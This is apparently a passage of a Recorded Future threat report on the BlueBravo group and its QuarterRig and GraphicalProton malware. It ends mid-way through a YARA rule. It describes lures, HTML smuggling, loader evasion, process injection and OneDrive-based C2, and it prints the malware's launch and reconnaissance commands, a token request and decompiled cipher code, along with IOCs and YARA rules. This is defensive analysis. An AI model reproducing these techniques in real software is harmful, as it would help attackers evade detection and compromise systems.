
Figure 5: *BlueBravo lure themed around automobile sale in Kyiv (Source: Recorded Future)*

simplesalsamix[.]com

On March 24, 2023, Insikt Group identified the domain *simplesalsamix[.]com*, hosted on the IP *50.116.94[.]178*, delivering a malicious ZIP file "e-yazi.zip" (SHA256: 0dd55a234be8e3e07b0eb19f47abe594295889564ce6a9f6e8cc4d3997018839) via the webpage *e-yazi.html*. (E-yazi translates to the term "e-mail" in Turkish and likely serves as another characteristic of the broader nature of the lure and intended target of this activity). This obfuscated ZIP file is contained within the HTML of the webpage; it is deployed via HTML smuggling and automatically downloaded when the website is visited.

The prior targeting related to the misuse of the BMW brand is likely suggestive of wider targeting of individuals who may have an interest in the type of vehicle or industry. The likely purpose for the use of Turkish-language material in this later content is linked to an identified Turkish-language decoy document themed around relief efforts for the 2023 earthquake in Kahramanmaraş, Turkey, as shown in **Figure 6**. This document referenced a specific contact within Turkey's Ministry of Foreign Affairs. Turkey

has been a long-term target of interest for Russian APT groups, given its role as a NATO member and due to recent geopolitical events such as increased tension between the two countries as a result of a failed arms deal.



T.C. DIŞİŞLERİ BAKANLIĞI
Personel Genel Müdürlüğü

GENELGE

Tarih : 21.02.2023-E-2023/80327456-PEGM/35614431
Konu : Kahramanmaraş'ta meydana gelen depremlerden zarar gören vatandaşlarımıza yardım
Dosyası : 010.06.99/Diğer
Kimden : PEGM
Dağıtım : Tüm Teşkilata (G) (N)

21 Şubat 2023 tarihinde Kahramanmaraş'ta meydana gelen ve çevre illerde büyük hasara yol açan deprem felaketlerinden zarar gören vatandaşlarımıza İçişleri Bakanlığı Afet ve Acil Durum Yönetimi Başkanlığı (AFAD) eliyle ulaştırılmak üzere Bakanlığımız personeli tarafından maddi katkıda bulunulması Makam tarafından uygun görülmüştür.

Bu çerçevede, halihazırda sürekli görevle yurtdışına atanmış (Hukuk Müşaviri, Danışman ve Ataşe Yardımcıları dahil) Bakanlığımız mensuplarının net dış maaşlarının asgari %10'unu; merkez ve yurtdışı teşkilatımızda görevli diğer tüm mensuplarımızın ise arzu ettikleri miktardaki gönüllü katkılarını AFAD Başkanlığı tarafından başlatılan yardım kampanyasına aktarılmak üzere 26.03.2023 tarihine kadar aşağıda kayıtlı banka hesaplarına yatırmaları beklenmektedir.

Temsilciliklerimizce toplanan nihai meblağa ilişkin bilginin 21.03.2023 tarihinde perd@mfa.gov.tr adresine iletilmesi uygun olacaktır.

Figure 6: *BlueBravo decoy document regarding relief efforts related to the 2023 earthquake in Kahramanmaraş, Turkey (Source: Recorded Future)*

Malware Analysis

QuarterRig: March to June 2023

QuarterRig initially delivers an ISO file containing a benign copy of a Microsoft Word executable that also contains an XML schema definition (XSD) and dynamic-link library (DLL). The DLL employs multiple anti-analysis techniques including encrypted strings, dynamic API resolution, and stack strings. After decrypting API strings, it spawns a new thread that uses an RC4 stream cipher with a hardcoded key to

decrypt the contents of the XSD. The decrypted contents contain shellcode that is then executed to extract and load an embedded DLL.

In addition to the encryption routine, the DLL module engages in additional detection evasion techniques such as checking to ensure that it is not running in a sandbox or under a debugger. After engaging in these operations, the module establishes persistence by copying the contents of the ISO file to a directory and creating a registry run key to execute the EXE during system startup. Subsequently, it decrypts additional shellcode that is responsible for decrypting and decompressing the final payload. This final payload establishes communication with QuarterRig's C2 servers. QuarterRig utilizes the HTTPS protocol for C2 communication, which is encrypted using RC4 encryption. The encrypted data is then Base64-encoded.

Since April 2023, Insikt Group has identified 4 QuarterRig samples. The first 2 samples are delivered in ISO files named “Note.iso” and were created using different ISO burner applications (such as AnyBurn or IMGBURN). The third sample temporarily deviates from the trend of employing ISO files and is delivered in a ZIP file similarly named “Note.zip”. The fourth, most recent, sample in June 2023 returns to the original trend of focusing on the delivery of an ISO file, titled Specification.iso. Each of the samples use different registry run keys for persistence. They also use distinct QuarterRig C2 URLs and RC4 keys to encrypt their communications.

GraphicalProton: May 2023

Inside the ISO file obtained from *resetlocations[.]com/bmw.htm*, there is a hidden $Recycle.Bin directory along with 9 bmw[X].png.lnk files (where X represents a number ranging from 1 to 9). These files are designed to appear as PNG images to entice the victim into opening one of the shortcut files. The actual bmw[X].png files are found within the hidden $Recycle.Bin directory, along with additional files such as windoc.exe, AppvIsvSubsystems64.dll, MSVCP140.dll, Ms20Win32Client.DLL, and ojg2.px.




Figure 7: *Contents of the ISO file (Source: Recorded Future)*

When a victim tries to open any of the LNK files, it triggers the execution of the command `cmd /c start .$Recycle.Bin\windoc.exe && ".$Recycle.Bin\bmw[X].png"`. This command is used to launch windoc.exe and open a PNG file corresponding to the number of the LNK file opened. Windoc.exe serves as the initial execution point for the malware, while the PNG file acts as a decoy to divert attention away from the malware as it begins its execution within the Windoc.exe process.

Windoc.exe is a benign copy of the Microsoft Word application that is used to load AppIsvSubsystems64.dll via DLL search order hijacking. AppIsvSubsystems64.dll serves as a loader to execute GraphicalProton on the victim's machine, and employs several anti-analysis and anti-debugging techniques including:

- Verifying if the victim's system has more than 1 processor
- Checking if the system's RAM is greater than 1,024 MB
- Timing-checks via sleep calls
- Checking for debuggers by calling ntQueryObject on the current process and looking for a "DebugObject" (similar to the technique shown here)
- Dynamically resolving syscalls and Windows API functions
- Obfuscating control flow by manipulating the RIP register value via direct syscalls to zwGetContextThread and zwSetContextThread
- Using custom exception handlers and generating exceptions to redirect control flow

After passing anti-analysis checks, the loader reads encrypted shellcode from the file ojg2.px and decrypts its contents using an xor cipher with a rotating key. It then scans running processes to locate a suitable 64-bit process for injecting shellcode into. Once a suitable process is identified, the loader performs process injection in a similar manner as the NtCreateSection + NtMapViewOfSection described by ired.team. One deviation from the ired.team article is that the shellcode is executed via a new thread with the THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER flag set, which is used as an additional anti-analysis technique to prevent the thread from being visible to debuggers attached to its process.

In the remote process, the shellcode resolves APIs and then unhooks several modules including kernel32, ntdll, shell32, oleaut32, mscoree, and combase. Afterwards, it utilizes the RtlDecompressBuffer Windows API function to decompress an embedded PE file that is compressed using LZNT1. This decompressed PE file is the GraphicalProton payload that is then loaded into the same process, and a new thread is started to execute its start routine.

GraphicalProton unhooks all DLL modules loaded by the process. It then attempts to renew an access token for Microsoft OneDrive by sending an HTTP request to *login.microsoftonline[.]com* with the Microsoft Graph permissions files.readwrite.all and offline_access.

```
POST /common/oauth2/v2.0/token HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Host: login.microsoftonline.com
Content-Length: 473
Cache-Control: no-cache
Connection: close

client_id=840aae0d-cd89-4869-bce1-94222c33035e&grant_type=refresh_token&
refresh_token=
M.R3_BL2.-CYZcTMwdTTD5X91MxE%2AwscQcrZ56RUoklIvNkUw5pW1kJ9tfqvv1vRT8VgOb8uXtJTPB3
[redacted]
7TS2scdYYOxnQOmQ%24%24&scope=files.readwrite.all+offline_access
```

***Figure 8**: Refresh token request made by GraphicalProton (Source: Recorded Future)*

After obtaining a new token, a wordlist is used to create a randomly named directory under the OneDrive account's App\Teams_Test folder. Next, 2 randomly named subdirectories are created to contain C2 communications to and from the victim. GraphicalProton then gathers the victim's system information — including their username, computer name, Windows version, network connections, and a list of running processes — by running the following commands:

- `cmd.exe /C "chcp 65001 > NUL & whoami"`
- `cmd.exe /C "chcp 65001 > NUL & wmic datafile where Name="C:\Windows\System32\ntoskrnl.exe" get Version”`
- `cmd.exe /C "chcp 65001 > NUL & netstat -a"`
- `cmd.exe /C "chcp 65001 > NUL & tasklist"`

The output of these commands are encrypted using a Chaskey cipher in CTR mode. Each byte of the ciphertext is encoded as binary represented by hex bytes corresponding to individual bits (0×00 and 0×01) and stored within a BMP file that is subsequently uploaded to 1 of the victim's previously created OneDrive subdirectories.

```
__int64 *__fastcall chaskey_encrypt(__int64 a1, __int64 *key, unsigned int *v)
{
  __int64 *result; // rax
  unsigned int i; // [rsp+14h] [rbp-1Ch]
  unsigned int j; // [rsp+14h] [rbp-1Ch]
  unsigned int k; // [rsp+14h] [rbp-1Ch]

  result = key;
  for ( i = 0; i < 4; ++i )
  {
    v[i] ^= *(key + i);
    result = (i + 1);
  }
  for ( j = 0; j < 16; ++j )
  {
    *v += v[1];
    v[1] = *v ^ ((32 * v[1]) | (v[1] >> 27));
    v[2] += v[3];
    v[3] = v[2] ^ ((v[3] << 8) | (v[3] >> 24));
    v[2] += v[1];
    *v = v[3] + ((*v << 16) | (*v >> 16));
    v[3] = *v ^ ((v[3] << 13) | (v[3] >> 19));
    v[1] = v[2] ^ ((v[1] << 7) | (v[1] >> 25));
    v[2] = (v[2] << 16) | (v[2] >> 16);
    result = (j + 1);
  }
  for ( k = 0; k < 4; ++k )
  {
    v[k] ^= *(key + k);
    result = (k + 1);
  }
  return result;
}
```

Figure 9: *Chaskey encryption algorithm (Source: Recorded Future)*

Next, the malware periodically polls the OneDrive account for new files in the *App|Teams_Test* folder. When one is found, it is downloaded, decoded, and decrypted. The malware expects the file to be in a BMP file format using the same binary encoding and Chaskey cipher encryption as the initial C2 check-in. The payload of the BMP file is capable of requesting the malware to read or write files, inject shellcode into remote processes, or run commands via cmd.exe. Results and log messages from the C2 request are stored in a new encrypted and encoded BMP file that is uploaded back to the OneDrive account (to the same victim subdirectory into which the initial BMP was uploaded).

The malware then continues communicating with its C2 by periodically polling the description data stored on the victim's OneDrive folder. This field is updated throughout the malware's execution using short codes to indicate what the malware is doing, and can also be updated by the malware operators

to request certain functionality. For example, if the value "mw" is added to the description, then GraphicalProton will look for a new BMP communication in the victim's second subdirectory. If one is present, then GraphicalProton will download, decode, and decrypt it in the same manner as previously described and execute the BMP payload's requested instructions.

Aside from its support for OneDrive, GraphicalProton also contains code, an API key and secret, and a refresh token to integrate with DropBox as an alternative C2 backend. Many techniques from GraphicalProton coincide with a prior analysis report conducted by GitHub user Dump-GUY on an APT29 DropBox loader. Both samples share similarities in their utilization of dynamically resolved syscalls, employing online storage providers like DropBox for C2 communications, and camouflaging C2 communications as benign files (MP3 in the earlier analysis and BMP in the more recent samples). This overlap suggests that GraphicalProton represents a continuation of the previously analyzed malware family, showcasing ongoing development efforts by BlueBravo operators.

Insikt Group has created YARA rules to assist defenders in monitoring for GraphicalProton samples (see **Appendix C**).

Mitigations

Defenders should conduct the following measures to detect and mitigate activity associated with BlueBravo:

- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, consider blocking connection attempts to and from — the external domains listed in **Appendix A**.
- Recorded Future proactively detects malicious server configurations and provides means to block them in the Command and Control Security Control Feed. The Command and Control feed includes tools used by BlueBravo and other Russian state-sponsored threat activity groups. Recorded Future clients should alert on and block these C2 servers to allow for detection and remediation of active intrusions.
- Recorded Future Threat Intelligence (TI), Third-Party Intelligence, and SecOps Intelligence modules users can monitor real-time output from network intelligence analytics to identify suspected targeted intrusion activity involving your organization or key vendors and partners.
- Use the YARA rule provided in **Appendix C** to search your network for potential QuarterRig, GraphicalNeutrino, and/or GraphicalProton infections.
- Implement an application allow-list policy on Windows hosts, and enable AppArmor/SELinux on Linux-based hosts.

Outlook

Based on BlueBravo's ongoing adaptation of existing malware families, as well as a willingness to evolve the malware delivery mechanism over time, we assess BlueBravo to be a highly capable actor. The group has routinely updated its TTPs to blend into legitimate network traffic and effectively evade detection. Defenders should detect, block, and hunt for the indicators and behaviors referenced in connection with BlueBravo reporting via the Recorded Future® Intelligence Cloud in network monitoring, intrusion detection systems, firewalls, and any associated perimeter security appliances.

We assess that as the war in Ukraine continues, it is almost certain BlueBravo will continue to consider government and diplomatic institutions high-value targets, with a likely focus on entities in Europe or those who are aligned with Ukraine. As such, we believe it is likely these entities will continue to be central in BlueBravo's targeting calculus for the foreseeable future. BlueBravo's targeting of these entities highlights their importance to decision-makers in military and strategic leadership positions in the Russian government.

Appendix A — Indicators of Compromise

Compromised Domains Associated with BlueBravo Activity:
te-as[.]no
easym6[.]com
remcolours[.]com
simplesalsamix[.]com
sylvio[.]com[.]br
reidao[.]com
mightystake[.]com
sharpledge[.]com
fondoftravel[.]com

URLs Associated with BlueBravo Activity:
te-as[.]no/wine[.]php
easym6[.]com/Information.php
reidao[.]com/dashboard.php
resetlocations[.]com/bmw.htm
simplesalsamix[.]com/e-yazi.html
sylvio.com[.]br/form.php
mightystake[.]com/sponsorship.php
sharpledge[.]com/login.php
fondoftravel[.]com/contact.php

Files:
9da5339a5a7519b8b639418ea34c9a95f11892732036278b14dbbf4810fec7a3 AppvIsvSubsystems64.dll
6c55195f025fb895f9d0ec3edbf58bc0aa46c43eeb246cfb88eef1ae051171b3 Note.exe
22b037f0a42579b45530bed196dd2b47fd4d4dffb8daa2738581287932794954 Note.iso
ed5c3800cf9eb3d76e5bab079c7f8f3e0748935f0696ce0898f8bd421c3c306f Bdcmetadataresource.xsd
b84d6a12bb1756b69791e725b0e3d7a962888b31a8188de225805717c299c086 Note.iso
aff3d7f9ebfdbe69c65b8441a911b539b344f2708e5cef498f10e13290e90c91 AppvIsvSubsystems64.dll
9f2b400439e610577a6bbc1f83849c6108689d99a9fe7bdd1c74e4dfffadde14 Bdcmetadataresource.xsd
c71ec48a59631bfa3f33383c1f25719e95e5a80936d913ab3bfe2feb172c1c5e Note.zip
385973e7777081c81cfe236fcc8b3ebf5e4ae04f16030d525535f6cfe38cae7b AppvIsvSubsystems64.dll
becbd20a19bab555b92d471b30b8159dfa709e9bc417e5d42d72c94546d9e61c Schema.inf
79a1402bc77aa2702dc5dca660ca0d1bf08a2923e0a1018da70e7d7c31d9417f bmw.iso
640a08b52623cd8702de066f1f9a6923b18283fc2656137cd9c584da1e07775c bmw1.png.lnk
6f37579d445639c7dfebb4927fe7f6ea70d25d1127f9d9b5078f8ccd4da36127 bmw2.png.lnk
0e22e6a1dc529008d62287cfddaed53c7f4cc698feec144f00c92594dc76d036 bmw3.png.lnk
02ce47bd766f7489c6326c30351eb9b365f9997de1b2f92924d130fa07e0d82c bmw4.png.lnk
c5209127e65b0465c8a707ca127b067aa8756c1138bd0d3636f71bfbe8fd9bda bmw5.png.lnk
e22bc75bb87e19554cd0f98c98b22a07368c2b23adacc41fe2cd68c20957d60a bmw6.png.lnk
2589700d01c8a60a4f2d8188e31712821c7085a4715785e2871ac517c81477e3 bmw7.png.lnk

```
62a903a4b5cd27d739950e71ab74061e815af4830a29df6dcbf8c1a34abc87cb bmw8.png.lnk
3a76182529c4fd5276091ed8ff4c4dcc89e4abc5981348a066c4eb34a9956947 bmw9.png.lnk
38f8b8036ed2a0b5abb8fbf264ee6fd2b82dcd917f60d9f1d8f18d07c26b1534
$Recycle.Bin/AppvIsvSubsystems64.dll
706112ab72c5d770d89736012d48a78e1f7c643977874396c30908fa36f2fed7 $Recycle.Bin/MSVCP140.dll
e3abb477f3230c94bfc97ec8f7cee8d4ad4a1fba16cda1f318cfa12780fd33f7
$Recycle.Bin/Mso20Win32Client.DLL
d0a3632404c5b4b224269ecedfbcdf2e02d7023a6ede4232c7e700d538504dfd $Recycle.Bin/bmw1.png
74723846c3e469e1652469d7adfefd8ee85d3fc2f44a4ddd6f852e12f728bb81 $Recycle.Bin/bmw2.png
7a7c86547c9e1ba6faafa1c673a0ff429104448a006918ff20910bd0a734ddd4 $Recycle.Bin/bmw3.png
400d8b83164de0bc4b9457fb1460b79c98d720bc5494727f9ab574173023d1e4 $Recycle.Bin/bmw4.png
6a97a31c1bce2993e624debcc30de4ac0240ffee66cb059ac6c85aba6a8ce688 $Recycle.Bin/bmw5.png
457988aca929192c46ca5440708a6c239a2c40596caf795afcc3d00661cdc86d $Recycle.Bin/bmw6.png
647d07167fe437adeb8af2e65b5560f2520a712bfbab43fbadd10b274d8045a3 $Recycle.Bin/bmw7.png
d60b160b891e5ce6a52f6fe1ff49cf07510af80fce6db61aee46b3d5b830605f $Recycle.Bin/bmw8.png
1dd713c4760e2157d2eefb27809c0cd2a46f6042c92f1705514ea01b74cdb1cb $Recycle.Bin/bmw9.png
c62199ef9c2736d15255f5deaa663158a7bb3615ba9262eb67e3f4adada14111 $Recycle.Bin/ojg2.px
6c55195f025fb895f9d0ec3edbf58bc0aa46c43eeb246cfb88eef1ae051171b3 $Recycle.Bin/windoc.exe
8902bd7d085397745e05883f05c08de87623cc15fe630b36ad3d208f01ef0596 a.docx
311e9c8cf6d0b295074ffefaa9f277cb1f806343be262c59f88fbdf6fe242517 BMW 5 for sale in Kyiv -
2023.docx
0dd55a234be8e3e07b0eb19f47abe594295889564ce6a9f6e8cc4d3997018839 e-yazi.zip
60d96d8d3a09f822ded0a3c84194a5d88ed62a979cbb6378545b45b04353bb37 AppvIsvSubsystems64.dll
e3abb477f3230c94bfc97ec8f7cee8d4ad4a1fba16cda1f318cfa12780fd33f7 Mso20Win32Client.DLL
6c55195f025fb895f9d0ec3edbf58bc0aa46c43eeb246cfb88eef1ae051171b3 e-yazi.docx .exe
7a9d27006887464220c456cc1cdbcf7766bc8fd760114b79b04a7e3fef73b33a e-yazi.pdf
03959c22265d0b85f6c94ee15ad878bb4f2956a2b0047733edbd8fdc86defc48 okxi4t.z
b422ba73f389ae5ef9411cf4484c840c7c82f2731c6324db0b24b6f87ce8477d Information.zip
e7c49758bae63c83d251cacbfada7c09af0c3038e8ff755c4c04f916385805d8 AppvIsvSubsystems64.dll
6c55195f025fb895f9d0ec3edbf58bc0aa46c43eeb246cfb88eef1ae051171b3 Information .exe
5f6219ade8e0577545b9f13afd28f6d6e991326f3c427d671d1c1765164b0d57 dbg.info
```

Appendix B — Mitre ATT&CK Techniques


Tactic: Technique	ATT&CK Code
Resource Development: Compromise Infrastructure	T1584
Execution: User Execution: Malicious File	T1204.002
Persistence: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
Defense Evasion: Obfuscated Files or Information: HTML Smuggling	T1027.006
Defense Evasion: Obfuscated Files or Information: Dynamic API Resolution	T1027.007
Defense Evasion: Masquerading: Right-to-Left Override	T1036.002
Defense Evasion: Masquerading: Match Legitimate Name or Location	T1036.005
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: Hijack Execution Flow: DLL Search Order Hijacking	T1574.001
Defense Evasion: Hijack Execution Flow: DLL Side-Loading	T1574.002
Defense Evasion: Impair Defenses: Disable or Modify Tools	T1562.001
Discovery: System Owner/User Discovery	T1033
Discovery: System Information Discovery	T1082
Command and Control: Application Layer Protocol: Web Protocols	T1071.001
Command and Control: Web Service: Bidirectional Communication	T1102.002
Command and Control: Ingress Tool Transfer	T1105

Appendix C — GraphicalProton YARA Rules

```
rule APT_RU_BlueBravo_GraphicalProton_Loader {
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2023-05-11"
        description = "Detects GraphicalProton's loader based on the way it resolves API addresses"
        version = "1.0"
        hash = "38f8b8036ed2a0b5abb8fbf264ee6fd2b82dcd917f60d9f1d8f18d07c26b1534"
        hash = "60d96d8d3a09f822ded0a3c84194a5d88ed62a979cbb6378545b45b04353bb37"

    strings:
        /*
            0x7ff92003b91c 48C1E004                     shl rax, 4
            0x7ff92003b920 488B440110                   mov rax, qword ptr [rcx + rax + 0x10]
            0x7ff92003b925 EB78                         jmp 0x7ff92003b99f
        */
        $c1 = { 48 C1 E0 04 48 8B 44 01 ?? EB ?? }

        /*
            0x7ff92003b90a 4883C210                     add rdx, 0x10
            0x7ff92003b90e 395AF8                       cmp dword ptr [rdx - 8], ebx
            0x7ff92003b911 7514                         jne 0x7ff92003b927
        */

        $c2 = { 48 83 C2 10 39 5A ?? 75 ?? }

    condition:
        uint16(0) == 0x5a4d
        and filesize > 20KB
        and all of them
}

rule APT_RU_BlueBravo_GraphicalProton
{
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2023-05-11"
        description = "Detects unpacked GraphicalProton samples"
        version = "1.0"
        hash = "38f8b8036ed2a0b5abb8fbf264ee6fd2b82dcd917f60d9f1d8f18d07c26b1534"
        hash = "60d96d8d3a09f822ded0a3c84194a5d88ed62a979cbb6378545b45b04353bb37"

    strings:

      $chaskey = { 4? 8b 44 ?4 08 8b 48 04 4? 8b 44 ?4 08 03 08 89 08 4? 8b 44 ?4 08 8b 48 04 c1 e9 1b 4? 8b 44 ?4 08
8b 50 04 c1 e2 05 09 d1 4? 8b 44 ?4 08 33 08 4? 8b 44 ?4 08 89 48 04 4? 8b 44 ?4 08 8b 48 0c 4? 8b 44 ?4 08 03 48 08
89 48 08 4? 8b 44 ?4 08 8b 48 0c c1 e9 18 4? 8b 44 ?4 08 8b 50 0c c1 e2 08 09 d1 4? 8b 44 ?4 08 33 48 08 4? 8b 44 ?4
08 89 48 0c 4? 8b 44 ?4 08 8b 48 04 4? 8b 44 ?4 08 03 48 08 89 48 08 4? 8b 44 ?4 08 8b 08 c1 e9 10 4? 8b 44 ?4 08 8b
